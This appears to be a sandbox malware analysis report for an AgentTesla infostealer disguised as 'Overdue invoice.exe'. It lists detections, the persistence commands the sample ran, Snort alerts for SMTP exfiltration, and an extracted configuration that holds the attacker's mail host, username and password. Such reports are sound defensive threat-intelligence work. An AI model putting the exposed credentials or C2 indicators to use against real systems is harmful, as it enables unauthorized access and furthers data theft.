ID: 635084
Sample Name: Overdue invoice.exe
Cookbook: default.jbs
Time: 12:52:12
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Overdue invoice.exe

Overview

General Information

Sample Name:	Overdue invoice.exe
Analysis ID:	635084
MD5:	21c2f8cc3f1d71f…
SHA1:	b1f681eb0c5b40..
SHA256:	8e68ac628396cb..
Tags:	agenttesla exe
Infos:	



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Modifies the hosts file

Classification



Process Tree

- **System is w10x64**
- Overdue invoice.exe (PID: 6504 cmdline: "C:\Users\user\Desktop\Overdue invoice.exe" MD5: 21C2F8CC3F1D71FFB036CA3788A346B6)
  - schtasks.exe (PID: 7056 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\dYXeRswtYBrq" /XML "C:\Users\user\AppData\Local\Temp\tmpA306.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 7088 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Overdue invoice.exe (PID: 7124 cmdline: {path} MD5: 21C2F8CC3F1D71FFB036CA3788A346B6)
  - Overdue invoice.exe (PID: 7140 cmdline: {path} MD5: 21C2F8CC3F1D71FFB036CA3788A346B6)
- yqWDN.exe (PID: 5496 cmdline: "C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe" MD5: 21C2F8CC3F1D71FFB036CA3788A346B6)
  - schtasks.exe (PID: 5080 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\dYXeRswtYBrq" /XML "C:\Users\user\AppData\Local\Temp\tmp2055.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5472 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - yqWDN.exe (PID: 5572 cmdline: {path} MD5: 21C2F8CC3F1D71FFB036CA3788A346B6)
- yqWDN.exe (PID: 7048 cmdline: "C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe" MD5: 21C2F8CC3F1D71FFB036CA3788A346B6)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "ashutosh@jkudyog.com",
  "Password": "%$#@lkjhgfdsa",
  "Host": "mail.jkudyog.com"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000000.366458580.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000013.00000000.366458580.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000007.00000002.519470076.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.519470076.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000007.00000000.294988702.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 37 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
16.2.yqWDN.exe.3de2e78.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
16.2.yqWDN.exe.3de2e78.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
16.2.yqWDN.exe.3de2e78.2.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x30e30:$s10: logins • 0x30897:$s11: credential • 0x2ce34:$g1: get_Clipboard • 0x2ce42:$g2: get_Keyboard • 0x2ce4f:$g3: get_Password • 0x2e15c:$g4: get_CtrlKeyDown • 0x2e16c:$g5: get_ShiftKeyDown • 0x2e17d:$g6: get_AltKeyDown
19.0.yqWDN.exe.400000.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
19.0.yqWDN.exe.400000.8.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 60 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 206.183.111.188

Timestamp:	192.168.2.3206.183.111.188497155872840032 05/27/22-12:53:52.919110
SID:	2840032
Source Port:	49715
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 206.183.111.188

Timestamp:	192.168.2.3206.183.111.188497155872030171 05/27/22-12:53:52.919010
SID:	2030171
Source Port:	49715
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 206.183.111.188

Timestamp:	192.168.2.3206.183.111.188497455872030171 05/27/22-12:54:26.668198
SID:	2030171
Source Port:	49745
Destination Port:	587

Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.3 - Destination IP: 206.183.111.188	
Timestamp:	192.168.2.3206.183.111.188497155872839723 05/27/22-12:53:52.919010
SID:	2839723
Source Port:	49715
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 206.183.111.188	
Timestamp:	192.168.2.3206.183.111.188497455872840032 05/27/22-12:54:26.668311
SID:	2840032
Source Port:	49745
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.3 - Destination IP: 206.183.111.188	
Timestamp:	192.168.2.3206.183.111.188497455872839723 05/27/22-12:54:26.668198
SID:	2839723
Source Port:	49745
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Networking

- Snort IDS alert for network traffic

Spam, unwanted Advertisements and Ransom Demands

- Modifies the hosts file

System Summary

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name
- .NET source code contains very large array initializations

Boot Survival

- Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Modifies the hosts file

Injects a PE file into a foreign processes

Lowering of HIPS / PFW / Operating System Security Settings

Modifies the hosts file

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 1 Process Injection	1 File and Directory Permissions Modification	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	1 Registry Run Keys / Startup Folder	1 Scheduled Task/Job	1 Disable or Modify Tools	1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Obfuscated Files or Information	NTDS	3 1 1 Security Software Discovery	Distributed Component Object Model	1 Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 Software Packing	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 1 Virtualization/Sandbox Evasion	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 1 Process Injection	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Hidden Files and Directories	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Overdue invoice.exe	61%	Virustotal		Browse
Overdue invoice.exe	60%	ReversingLabs	ByteCode-MSIL.Trojan.RealProtect	
Overdue invoice.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\dYXeRswtYBrq.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\dYXeRswtYBrq.exe	60%	ReversingLabs	ByteCode-MSIL.Trojan.RealProtect	
C:\Users\user\AppData\Roaming\yqWDN\yqWDN.exe	60%	ReversingLabs	ByteCode-MSIL.Trojan.RealProtect	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
19.0.yqWDN.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
19.0.yqWDN.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.Overdue invoice.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.Overdue invoice.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.Overdue invoice.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
19.0.yqWDN.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
19.2.yqWDN.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
19.0.yqWDN.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.2.Overdue invoice.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.Overdue invoice.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
19.0.yqWDN.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
7.0.Overdue invoice.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
mail.jkudyog.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn//:	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.fontbureau.comepko	0%	URL Reputation	safe	
http://www.fontbureau.comessed	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://mail.jkudyog.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnoO	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://https://l323GyXsTwT8KsWsK7L.net1-5-21-3853321935-21255632	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.fonts.comn	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.urwpp.depA	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/l	0%	Avira URL Cloud	safe	
http://www.fontbureau.comttoF	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fontbureau.com=	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr=	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.fontbureau.comlicF	0%	URL Reputation	safe	
http://https://l323GyXsTwT8KsWsK7L.net8	0%	Avira URL Cloud	safe	
http://www.agfamonotype.	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.founder.com.cn/cnt-ia	0%	Avira URL Cloud	safe	
http://www.fontbureau.comoGC	0%	Avira URL Cloud	safe	
http://www.fontbureau.comdc	0%	Avira URL Cloud	safe	
http://dWZLeu.com	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr$A	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnz	0%	URL Reputation	safe	
http://www.fontbureau.comd	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.sandoll.co.krF1	0%	Avira URL Cloud	safe	
http://www.fontbureau.comB.TTFlC	0%	Avira URL Cloud	safe	
http://https://l323GyXsTwT8KsWsK7L.net	0%	Avira URL Cloud	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.founder.com.cn/cne-d	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.fontbureau.comals	0%	URL Reputation	safe	
http://www.tiro.comh	0%	URL Reputation	safe	
http://www.tiro.comc	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.jkudyog.com	206.183.111.188	true	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	Overdue invoice.exe, 00000007.00000002.521991645.0000000003401000.00000004.00000800.00020000.00000000.sdmp, yqWDN.exe, 00000013.00000002.522484179.0000000003041000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/3C	Overdue invoice.exe, 00000000.00000003.259988892.0000000005908000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn//:	Overdue invoice.exe, 00000000.00000003.254870128.0000000005904000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.tiro.com	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253859484.000000000591B000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253816400.000000000591B000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253303468.000000000591B000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253356717.000000000591B000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253456642.000000000591B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comepko	Overdue invoice.exe, 00000000.00000003.297172527.0000000005900000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000002.303053432.0000000005900000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comessed	Overdue invoice.exe, 00000000.00000003.260779440.000000000590A000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.260513239.0000000005909000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.goodfont.co.kr	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://mail.jkudyog.com	Overdue invoice.exe, 00000007.00000002.522968890.0000000003760000.00000004.00000800.00020000.00000000.sdmp, yqWDN.exe, 00000013.00000002.523253401.000000000339C000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cnoO	Overdue invoice.exe, 00000000.00000003.254629796.0000000005904000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.254953312.000000000590B000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.254870128.0000000005904000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	Overdue invoice.exe, 00000000.00000003.252984688.000000000591E000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.252856713.0000000005920000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.252888263.000000000591E000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253011774.000000000591E000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.252782511.0000000005920000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253067018.0000000005924000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253045863.000000000591E000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.252808922.0000000005920000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253078124.000000000591B000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.253115594.000000000591B000.00000004.00000800.00020000.00000000.sdmp, Overdue invoice.exe, 00000000.00000003.252958098.000000000591E000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	Overdue invoice.exe, 00000000.00000002.303440759.0000000006B12000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
